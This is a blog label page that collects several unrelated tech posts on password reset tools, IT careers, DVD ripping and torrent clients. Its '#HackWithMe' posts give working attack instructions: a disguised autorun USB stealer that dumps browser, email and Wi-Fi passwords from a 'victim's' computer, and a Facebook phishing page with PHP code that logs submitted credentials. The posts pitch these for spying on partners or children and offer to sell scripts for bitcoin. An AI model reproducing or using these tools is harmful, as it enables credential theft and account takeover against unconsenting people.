Articles by "Computer Tips"
Showing posts with label Computer Tips. Show all posts

In my last post, i share with you how to access a windows 10 PC without admin login details. We  used  the software called Windows Password Key. the price rnges from 20 to 70 dollars only.


Download free demo version of 4WinKey Professional in any accessible PC. Click "Windows Password Key Professional.exe" to install program on any PC you have access to. Then follow the instructions below to reset Windows password:

Part1. Burn Program to Vacant USB Flash Drive

Step1. Run 4WinKey and click "Browse" to choose the existing 4WinKey image file. The file is usually located as the default.
browse image file
Step2. Select "USB Flash Drive" and specify the USB Flash Drive from the pull-down list. Insert a blank USB into a USB port.
choose usb flash drive
Step3. Click "Burn" to start burning process. It may take a few minutes. Then click OK and ejectUSB hard drive after burning completes successfully.
click burn to start burning process

Part2. Reset Windows Password with a Bootable USB Flash Drive

Step 1: Insert newly created CD/DVD/USB into your password-protected computer and rebootyour PC from CD/DVD/USB disk: press "F12" to enter “Boot Menu”. Select CD/DVD/USB disk from the list and then hit "Enter".
Tips: Have set Boot Order but still failed to boot your computer by using the burned disk? Please refer to How to boot UEFI based computer by external device for HPDellLenovo/ThinkPadSonyASUSToshibaAcer, and Surface.

Step2. Type ID number of protected Windows installation or 0 to continue or quit operation.
choose the windows installation to be processed

Step3. Type its number of protected account to choose the user whose password you want to reset and press "Enter".
choose one of the users

Step4. Type "y" to confirm your operation. After that, you will be asked: 'Reset password for another account? (y/n)'. Type "y" to reset password for another account or type "n" to exit. Eject CD/DVD and restart your PC. Now you can log in your computer without any password.
type y to reset the password

The number of people who specialize in technology is increasing as more and more aspects of our daily lives becomes automated. This makes starting a career in IT a great idea. However, as every other career path, becoming an IT professional comes with its good and bad moments. If you’re still trying to decide whether becoming a techie is the right choice of you, here are some pros and cons you might want to know.


PRO: Good pay

Obviously, as the number of IT professionals needed has started to increase, the money you can make by becoming one has increased as well. And, while you may not make Mark Zuckerberg money, you’ll still earn more than professionals in some other industries. The best thing about it is that no matter if you get a corporate, government or freelance job, you’ll still make a decent amount of money. If the current trends continue in the next few years, every IT professional could look at an increased paycheck.

CON: Odd hours

IT professionals are always busy. Starting a career in IT means you’ll work more than some people. The real reason behind it is that technology-related problems aren’t necessarily easy to crack and deal with. Sometimes, you’ll spend hours only trying to figure out where the real problem lies. However, the worse part of it is that IT professionals sometimes work odd hours. This could seriously impact your sleep routine, social life, and daily activities. Of course, the hours you work depend on the position and responsibilities involved.

PRO: Career growth

If you’re looking for a career with plenty of opportunity, IT is the way to go. We’ve only scratched the surface of the magnitude of technology and the advancements in tech will require new professionals in IT industry. Moreover, it also means that if you take a job in IT right now, you’ll have plenty of space to grow your career in the next few years. Most importantly, every new step you take in your career has potential to increase significant pay rises, which is what having a job is all about.

CON: Vision problems

Just staring at your PC for a few hours can take a real toll on your eyes. Obviously, working in IT requires a lot staring at the screen and you may be damaging your eyes permanently. Luckily, there are some things you can to lessen the effect your job in IT has on your eyes. Obviously, you should take an eye test from time to time and make short breaks when working. Another good idea is to play with the settings on your PC and find the most comfortable options.

PRO: Number of options

Another great thing about working in IT is that you’re spoiled for choice when it comes to the type of work you want to do. Every business from travel agencies to accounting firms need IT experts and you can choose the industry you’re most comfortable working in. With the number of jobs available today, you can even take jobs in certain industries just to see how you’d feel about it. Once you gain enough experience, you can even consider the idea of teaching other IT experts and helping them take their careers to the next level.

CON: Pressure

Regardless of the field you opt for, your job in IT will involve a lot of pressure. Just think about a situation where an entire company’s system goes down and everyone in the organization waits for you to fix things so they could continue with their work. Not to mention that there are all kinds of problems that could arise and dealing with them is never easy. Another thing you may not be happy about is that in situations as the one mentioned above, you’d probably stay in the office even once everyone else goes home, just to make sure everything’s working.
Just like with any other job, being an IT expert comes with its own benefits and drawbacks. Think about what you expect from your career and how comfortable you are with the pressure and schedule involved. If you think you’re up for it, starting your career in IT will be an amazing journey you’ll enjoy.


It's normal for individuals to view movies or TV shows on stream media. Besides, portable devices also allow it to be far more convenient for folks to view videos anytime, anywhere. However, what when you yourself have an enormous number of DVDs and still want to view them on stream media or digital devices? DVD player is outdated because of this era. Is there in any manner for you yourself to watch your DVD collection on stream media? Fortunately, there're a lot of DVD ripping tools to assist you convert DVD to digital format.
A great DVD ripping software should acquire few specific features. Apparently, the good quality of the output video is among the specific features. With the exception of the good quality, people will also be buying a software that may complete the duty quickly. And the different output formats may also be essential. WonderFox DVD Ripper Pro is one of many excellent DVD ripping tools to assist you rip DVD to 300+ formats and devices. With WonderFox DVD Ripper Pro, the DVD ripping process may be simple and easy. Here is a tutorial about how exactly to rip DVD with WonderFox DVD Ripper Pro.
1.     Insert DVD Disc
WonderFox DVD Ripper Pro was created to simplify people’s life. It has a definite interface. There are three DVD sources for you yourself to select from as follows:ISO Image, DVD Disc and DVD Folder. The software is called any dvd alternative. DVD disc must certainly be most people's DVD source. For DVD Disc, all that's necessary to accomplish is insert your DVD disc to the computer. Next, select “DVD Disc” on the interface, then the application will read this content of the DVD quickly.


2.     Choose Output Format
After the information is analyzed successfully, most of the titles in the DVD is going to be presented in the software. Normally, there'll be plenty of titles in a single DVD, however, only 1 title is the key movie which needs to be converted. It could be impossible for you yourself to navigate your path through dozens of titles. WonderFox DVD Ripper Pro will select the key movie you personally accurately. The advanced decryption technology is its features, some of software doesn’t have. You can see the tutorial clearly: http://www.videoconverterfactory.com/tips/handbrake-copy-protection.html, it's time for you personally to find the output format that you're looking for. WonderFox DVD Ripper Pro owns more than 100+ video/audio formats and some popular devices. You can choose the output format as your wish.  It may convert DVD to AVI, MTS, M4V, ASF, FLV, MOV, VOB, 3GP and a lot more formats.
Additionally, it lets you choose digital device directly if you're sure about which format that you're looking for. Just click “Device”, then the huge set of devices will pop out. Let's take Samsung TV being an example. Click on the TV that you have. Here comes the last step, select “RUN”, then the application will complete the ripping task with fast speed.
Ripping DVD with WonderFox DVD Ripper Pro is fast and simple. It could be handled by anyone within few minutes. Moreover, very little difference is found between the initial DVD and the output video.

3.     Edit Output Video
This task is not required for everyone. It's ideal for people who'd want to recreate the video by your reference. Some editing features could be added, for instance: mosaic, blur, sharpen, emboss, noise and more. And many settings for example: aspect ratio, resolution, frame rate, bit rate and more may also be customized all on your own need. However, it's only recommended to people who're acquainted with video format.
Besides, you are able to remove or add subtitles with WonderFox DVD Ripper Pro. If you're converting a DVD with language and it doesn't have subtitles in it. Then you can certainly go through the signal “T” to incorporate your subtitles to the output video. Here's another great feature for folks who would like to rip a video of music from the DVD: WonderFox DVD Ripper Pro lets you extract audio from the DVD. And you can even convert the extracted audio to other formats, for example: MP3, WAV, DTS , ALAC, FLAC and more.

Summary
There're a lot of DVD ripping tools that may allow you to rip DVDs to digital format. WonderFox DVD Ripper Pro is preferred to those who don't have much knowledge in DVD ripping. You will discover the DVD ripping process may be pretty simple and easy.


Hello guys, welcome to our hacking week. which is all about hacking and security on the Internet. One other way hackers get access to people accounts is by using Pass Word Stealers

Pass word stealers as the name goes enable you to get access to someones password. There are different levels stealers. Some can work with specific browsers while others will work on all browsers and on all websites. There are equally so many fake software out there that claim to be USB stealers which when you download, you juts become a victim.  

How to Hack passwords with Stealers

 Stealers should not just be used for negative reasons. They can help companies to retrieve lost passwords . This is why hackers are needed. It is time for you to know how to make yours. Hum, Let us get to the big task, Creating a USB password stealer.


For Educational Purpose Only.  Using this one someone is at your own Risk

                           Requirements To Create the Stealer
Requirements and Their uses:

1.  A computer  connected to the Internet.
This will be used to type codes and download software that will be required.
2. USB  Key
Our Stealer will be stored here.
        Files Needed to Create our Stealer
 Since we need to save time and money, we will be able to utilise tools from  nirsoft.net
Nirsoft is a website whee you can download free source codes,system utilities,password recover tools and other cool  hacking software. We are going to use the recover tools on this website. There are a good number of tools on Nirsoft website. The tools you will use will depend on where you want to get passwords stored.
Some Password recovery tools you can download includes
  • BulletsPassView
  • ChromePass
  • Dialupass
  • Mail PassView
  • Network Password Recovery 
  •   Password Fox
  • Protected Storage PassView
  • Remote Desktop PassView
  • RouterPassView
  • SniffPass Password Sniffer
  • VNCPassView
  • WebBrowserPassView
  • WirelessKeyView

In this tutorial we are going ,Our target will be to create a stealer which can get passwords stored on chrome, mozilla, email accounts (such as Gmail, Yahoo,microsoft and others), password stored on other browsers  and Wifi Password stored on the computer. This will limit us to some tools on  Nirsoft under password recovery tool section. However you can download more depending on your objectives. The following will be downloaded:

3.WebBrowser PassView: This tool shows the passwords store on Google chrome, internet explorer, Opera mini and mozilla firefox.

4. Mail PassView: This tools help to get email passwords.

5. ChromePass: This tool is needed  to view use names and passwords stored on Google Chrome Browser. 

6. Password Fox:  As the names goes, it is a small tool that allows you to view user names and paswords stored on Mozilla fire Fox(Windows Only). 

7. Wireless Key View: This tool will help us get wireless network keys stored on the victime computer. WEB/WPA Keys can be gotten with this tool.
                           
 Using our Tools and Equipments to create the Stealer

Now that we have everything set, it is time to get to work.
Step1: Open each of the .Rar files you downloaded and extract the .exe file .  This means you should extract 5 .exe files in total.

.exe files for Chrome pass from nirosoft

Step2: Copy the file Below and paste on Notepad
[autorun]
 open=launch.bat
 ACTION= Perform a Virus Scan
Save the file as autorun.inf
Step3: Open a new notepad document and paste the following code.
start ChromePass.exe /stext ChromePass.txt
start mailpv.exe /stext mailpv.txt<br>start pspv.exe /stext pspv.txt
start WebBrowserPassView.exe /stext WebBrowserPassView.txt
start WirelessKeyView.exe /stext WirelessKeyView.txt
start PasswordFox.exe /stext passwordfox.txt
 Save the file as ''Lanch.bat''
Step 4: copy the .inf files and .bat files into your USB(utility folder).
     We are set, Stealer Created.


                                   Using the Password Stealer

Get the USB out and Insert on Your Victims Computer.  You will see a pop Up that will request for Scan. 

Click OK and All Passwords will be stored as .txt file on your USB. Open the .text file and you will see all passwords from the victims computer. 
On the text File you can get details like Url,login url,user name,password, date accesses, pass word strenght and the file where the password is stored.
Below is a sample data i got from the Chromepass .text file. This means this hack is 100 % working.
 Make sure you know what you what you are doing. I am not responsible for any damages this might cost you.


                                   Funtioning of Stealers

Stealers function based on the fact that computer users store their passwords on computers and browser. Stealers are capable of getting this information stored on your computer in the form of a text. Stealers will not work if the passwords are not stored or saved on the browser. As such you can target your victim with a phising page or scam page.

               Protecting Your Self Against  Password Stealers
1 User Internet Security Products like Sky Internet Security

2. Do not accept USB from unknown persons into your computer. 3. Share files using clouds services like Drop box and Google Drive  (Free)  or  Zoolz(premium). 
4.  Dont save all your passwords on your PC. Instead of saving passwords on PC, you can use paswword managers like Kapersky and  password manager pro.
5. Use multiple browsers( opera mini,chrome,safari,mozilla,edge and more).
7. Change your pass word frequently. 
8. Enable two factor authetification for your accounts. 
9. Use remote desktop Services.
10. Disbale Auturun on you computer. 
11. Watch out for Hackers.
12. Use recommended  anti Stealer Products like eScan
Hacked By..... Let me Know you feed back. Please no emails. Comment if you have any doubts, other hack Options  or controversial results.

 #HackWithMe

Hacking Facebook account is very easy . You dont need to invest a million dollar budget to hack someone's facebook account. With 0-100$ you can see what you want to see in your boyfriends facebook, gir friends facebook, child's facebook or just have fun with hacking with anyone.

Facebook is one of the top social media used in the world with more than 600 million daily users . Facebook despite all the security precaution put in place, Facebook accounts are being hacked everyday. You might have been a victim of the following.
 i. You sign up one day and noticed  a porn video you posted but you cant remember when you did that.
ii. You got up one day and could not sign into your facebook account.
iii. You see friends on your friend list you don't remember who added them and more.
If you have experienced any of such things then, my friend you have been hacked. As i mention in my last post, everyone should know how these things are done in order to protect yourself from the ''Bad Guys''.

By using my hacking method, no survey is required. You will not need to download any software or fill any form. 
                                      Requirements: 
R1. Facebook Script.
I will show you how to get it.
R2. Hosting Account.
If you dont have a hosting Account you can get one on hostgator
If you want free hosting. Then you can try 000Webhost. Free hosting account are not recommended.
R3. PHP Script.
I will provide for you
R4. Victims Email.
Do you want me to give you mind? lol!!!
 Let us get Started: Preparing for the Hacking
                      Creating your facebook spam page for the Hack
 Step One:.  Go to www.facebook.com

Step2:  Hit ctrl+ U  on your PC.
A new tab should open with some ugly code like my hand writing. OK.
If you have basic knowledge in HTML then you will know other ways to do this. Getting the source code.
Step3:  Copy the code and paste on Note pad. Save the page as hackingpage.html( This is a spam page)
Step4: Login into you hosting account and go to the file section(Manage File). Open it  and Click on public_html. This is where you will host your files.
                 Uploading  Hacking Files  into Your Hosting Account
step5:
Select Upload and  select the file we saved as hackingpage.html.
Step6: Copy the scrip below and paste on a new note pad document.
php
header ('Location:http://www.facebook.com/');
$handle = fopen("usernames.txt", "a");
foreach($_POST as $variable => $value) {
   fwrite($handle, $variable);
   fwrite($handle, "=");
   fwrite($handle, $value);
   fwrite($handle, "\r\n");
}
fwrite($handle, "\r\n");
fclose($handle);
exit;
?>


Hacking  is something everyone should know about. Many people know hacking is bad but they keep  falling in the hands of hackers. So why don't you learn some hacking tricks?  Knowing about Hacking will help in protecting yourself better from hackers.Cyber wars are being fought  everyday in todays society. It will be a pity to find yourself as a victim just because you lack the knowledge. Educate yourself about  hacking, cyber crimes and cracking  to be on the safe side of the internet.


 If you think the codes are boring then, it will be more boring if your computer or accounts are hijacked by some hackers. We present to you 7days of hacking  where we will show you hacking basics and how to protect yourself from this good/bad technological innovation. Hahaha, i like calling it that way .

What is Hacking?
 Security hacking had been the talk of the day such that many people cannot give the correct definition of hacking.
Techopedia defines hacking as the unauthorised intrusion into a computer or network by altering the system or  security information to achieve a goal. Some people just do it for fun tough.
 But today, you  can hack into your own system with the goal of protecting yourself too.

In all , i will say . Hacking is a process where by someone known as the hacker tampers with a computer software(codes) or hardware  to achieve a goal outside that purpose of the creation of that software or hardware. It is well understood when you have practised or had been a victim.

So, who is a Hacker Then?
A hacker is not a criminal. A hacker is simply someone who uses his or her computer knowledge to overcome a problem.

Hackers used to be considered as programmers who uses  weaknesses of any system or network to break into a computer system. However with the evolution in computer programming and the  development of millions of software, many people can make use of software to hack into computer systems with little knowledge in programming. However , being able to read codes will make you a good hacker. We can refer to these class of hackers as crackers.
 I am not a hacker, but i like sharing hacking tricks. However if you award me a certificate, i will call myself a hacker. Will you do so?

                                          The Bad Side of Hacking

Hacking can be used to steal identity(identity theft). gain access to your email address, gain access to your social media (Facebook, Twitter,Google plus, etc) accounts,     access websites without administrative rights among others.
The deadliest weapon of hackers is the worms which are used to collect or destroy data. There are several hacking tools which are dependent on the hacker in question. 
  
Hacking is Good
Hacking can be used as a great learning tool in todays generation.  In my opinion, hacking should be taught like poetry. Ethical hackers study systems and software to fnd their weaknesses and propose solutions the vulnerabilities or use their knowledge to improve on these systems and software


Hello guys. This is Ransom . It been very long since i  updated you guys with some tricks and hacks.  Had been building up a business i think will serve my readers and  others around the world. All the same i have not forgotten what you guys like.
Welcome to my hacking series where we will show you  some  hacking tricks.

Sean with the #Swaghack  series  had been keeping us with some basic  tips to prepare you for the big deal.  I remember how exciting  these post had been.


 This time around we are going to do big things. We are going to learn hacking techniques that require some level of pro experience. Don't border guys,we will work you though everything.
But wait

                         WARNING!!!  WARNING!  WARNING!
This series is for educational purpose. We are out to show you someways by which people can hack and at the end of every post we will share with you any possible methods to protect yourself. Using any of these methods for something bad is at your own risk. we are not responsible for any damage cost .


  Here is the Order in which i will be posting.

#1 How to Hack A Face book Account
#2 How to Create Pass word Stealers
#3 How to Create Fake Login Pages
#4 How to Create a Spam Page
#5 How to Hack Into Someone Computer.
#6 how to make a phishing site
#7 how to spam someones email anonymously
#8 How to Hack WhatsApp Accounts.
                                                                       Downlod
Protect Yourself on the Internet with Sky aNTI vIRUS

  At the end of this hacking week, you will learn, how to  create Alibaba,DHL,Facebook and other websites spam pages, you will learn how to get passwords stored on a computer and more. Stay connected. The topics above might change depending on the availability of  hacking tools. We promise to bring you the best and welcome anyone who wish to contribute to our hacking series.
#7DaysHacking will be the harshtag to follow my hacking tricks.
Have a moment of reflection with these four hacking codes: 
When solving problems, dig at the roots instead of just hacking at the leaves. Anthony J. D'Angelo
Read more at: https://www.brainyquote.com/quotes/keywords/hacking.html
Hacking Quote 1:  I was addicted to hacking, more for the intellectual challenge, the curiosity, the seduction of adventure; not for stealing, or causing damage or writing computer viruses. Kevin Mitnick .
When solving problems, dig at the roots instead of just hacking at the leaves. Anthony J. D'Angelo
Read more at: https://www.brainyquote.com/quotes/keywords/hacking.html
When solving problems, dig at the roots instead of just hacking at the leaves. Anthony J. D'Angelo
Read more at: https://www.brainyquote.com/quotes/keywords/hacking.html
When solving problems, dig at the roots instead of just hacking at the leaves. Anthony J. D'Angelo
Read more at: https://www.brainyquote.com/quotes/keywords/hacking.html
When solving problems, dig at the roots instead of just hacking at the leaves. Anthony J. D'Angelo
Read more at: https://www.brainyquote.com/quotes/keywords/hacking.html
     Hacking Quote 2: When solving problems, dig at the roots instead of just hacking at the leaves. Anthony J. D'Angelo
   Hacking Quote 3:“I believe in a world where all these things can happen, even if I have to do them myself.”
Adrián Lamo
Hacking Quote 4:The Internet is a worldwide platform for sharing information. It is a community of common interests. No country is immune to such global challenges as cybercrime, hacking, and invasion of privacy. Lu Wei .
 You can read more hacking quotes at Read more at: https://www.brainyquote.com/quotes/keywords/hacking.html 
The Internet is a worldwide platform for sharing information. It is a community of common interests. No country is immune to such global challenges as cybercrime, hacking, and invasion of privacy. Lu Wei
Read more at: https://www.brainyquote.com/quotes/keywords/hacking.html
    I hope you have gotten someting from the quotes above. Feel free to share more in the comment section if you have any.
I got so passionate about technology. Hacking to me was like a video game. It was about getting trophies. I just kept going on and on, despite all the trouble I was getting into, because I was hooked. Kevin Mitnick
Read more at: https://www.brainyquote.com/quotes/keywords/hacking.html

  If you cannot  do any of the tricks and want to get sample scripts of what we have done. Contact me by email: ransbiz@live.com . You will have to pay for the script by using bitcoins to the address below.

                   1Fcmh8H2biB4yWbbZow9Pz42a8ys5p9rcA

We will equally accept any donations  to keep us going. We post for you because we care.
Suggest hacking topics you want us to write about in the comment section. Share your favourite hacking trick as well or email us to feature your trick on our website.

The use of firewalls and keeping your computer updated had been possible ways to keep yourself protected from hackers. However this done not mean  doing this makes it impossible to hack into your system on network. It just makes  it difficult. You must be vigilant in order to be safe.

Have a nice day and welcome to our #HackWithMe.

Top Best Torrent Clients For Faster Downloading 2017
Torrent sites are the savior for internet freaks like us, and we always use it to download movies, games, music, videos etc. Recently there was a huge controversy on Torrent which leads to ban for many popular Torrent websites, but still many of them are alive. To download any file from Torrent, we should have a Torrent client which works as a browser/file downloader.
Torrent does not have that old school system like others, it uses peer to peer protocol, and it has a central server. In other words, if 10000 people are downloading the same file it won't give much stress on servers. Instead of that, each of user who is downloading the file contribute speed to other users by seeding the files.
Seeders are very important part of the whole system because without seeders you won't be able to Download anything from Torrent. Seeders contribute their bandwidth even after their Downloading is completed. Therefore providing more speed to the people connected at that to download any file. Torrent also offers a special reward for the seeders connected to the network.

The working Structure of Torrent.
If you search the term "Torrent Client" on Internet you will get a hell of results but not all Torrent clients work perfectly, some of them are even paid and most of them are flooded with Ads. That's the reason behind this article. In this article, I am going to share some best Torrent clients which are free to use and gives you best downloading speed
So, without wasting time let's start our list of top torrent clients. I have individually checked all the Torrent Apps by their performance, downloading speed, the amount of Ads, size etc.
Top 5 Best Torrent clients -
1. uTorrent -

One of the most used Torrent client. Because of its simple interface and tiny size, it is damn popular. Where other Apps takes large space to run, this App rarely takes few MBs for downloading and streaming purpose. This is the official Apps provided BitTorrent. It offers some advanced features like automation, remote management, scripting etc.


It also has the ability to download files without slowing down your other online activities.
2. Vuze -


Vuze (formerly known as Azureus) has some unique features like media playing, built-in browser. It gives you feature to access your PC client by using an Android smartphone. You can set the Apps to shut down or hibernate your PC/Laptop when the download is completed. If you hate ads than you can download its ad-free version called leap. It is available Mac, Linux and Windows. It even supports VPN and proxy in order to keep you anonymous. The only worst thing about this App is it consume much ram to keep running its processes.
3. BitTorrent -

It is the fastest Torrent client provided by the officials of Torrents. It has the option to share, search and download torrent files right from the BitTorrent App. It has the feature to download multiple files from different peers to get maximum downloading speed. BitTorrent even supports magnet files.
It features includes IP blocking, bandwidth limiter, proxy support, well developed user interface, schedule downloading and much more. In case, your internet stop working then you don't have to worry about it because it resumes the download from where it get stopped.
4. BitLord -
It may be not advanced as the above mentioned Apps, but it has some unique features which make it different from all. It has just hit the internet market and has already many happy users. You can watch the videos without downloading them just like online streaming, no matter of which language the video is, it provides the subtitle for all types of videos, search files instantly from there no need of any additional browser, you can even subscribe to the Torrent channel for instant updates. The developer of the App is House of Life.
5. Deluge -


Deluge is a cross platform Torrent client which is lightweight as the uTorrent App. This App is available for Linux, Windows and Mac OS. The application uses libtorrent in its backend. It is open source and free to use. There are many plugins which you can download from its settings, plugins cam be helpful to you in many ways.
Features -
1. Easy to use features.
2. Peer Exchange.
3. You can keep a password for the downloaded files, so on one can access it without permission.
4. Email Notifier.
5. Schedule downloader just as BitTorrent App.
And lots of other exciting features.
Conclusion -
Torrent download is impossible without Torrent clients, and those are the most effective Torrents clients mentioned above there. So, if you utilize a fair chunk of you data pack for Torrent Downloads, then you must use any one of those clients. You can choose any one of those options and even try each and every client and download stuff. By doing that you'll be able to check that which clients is suits you as per your needs.
So, that was my thoughts on top best Torrent clients. Please comment your reviews in the comment section.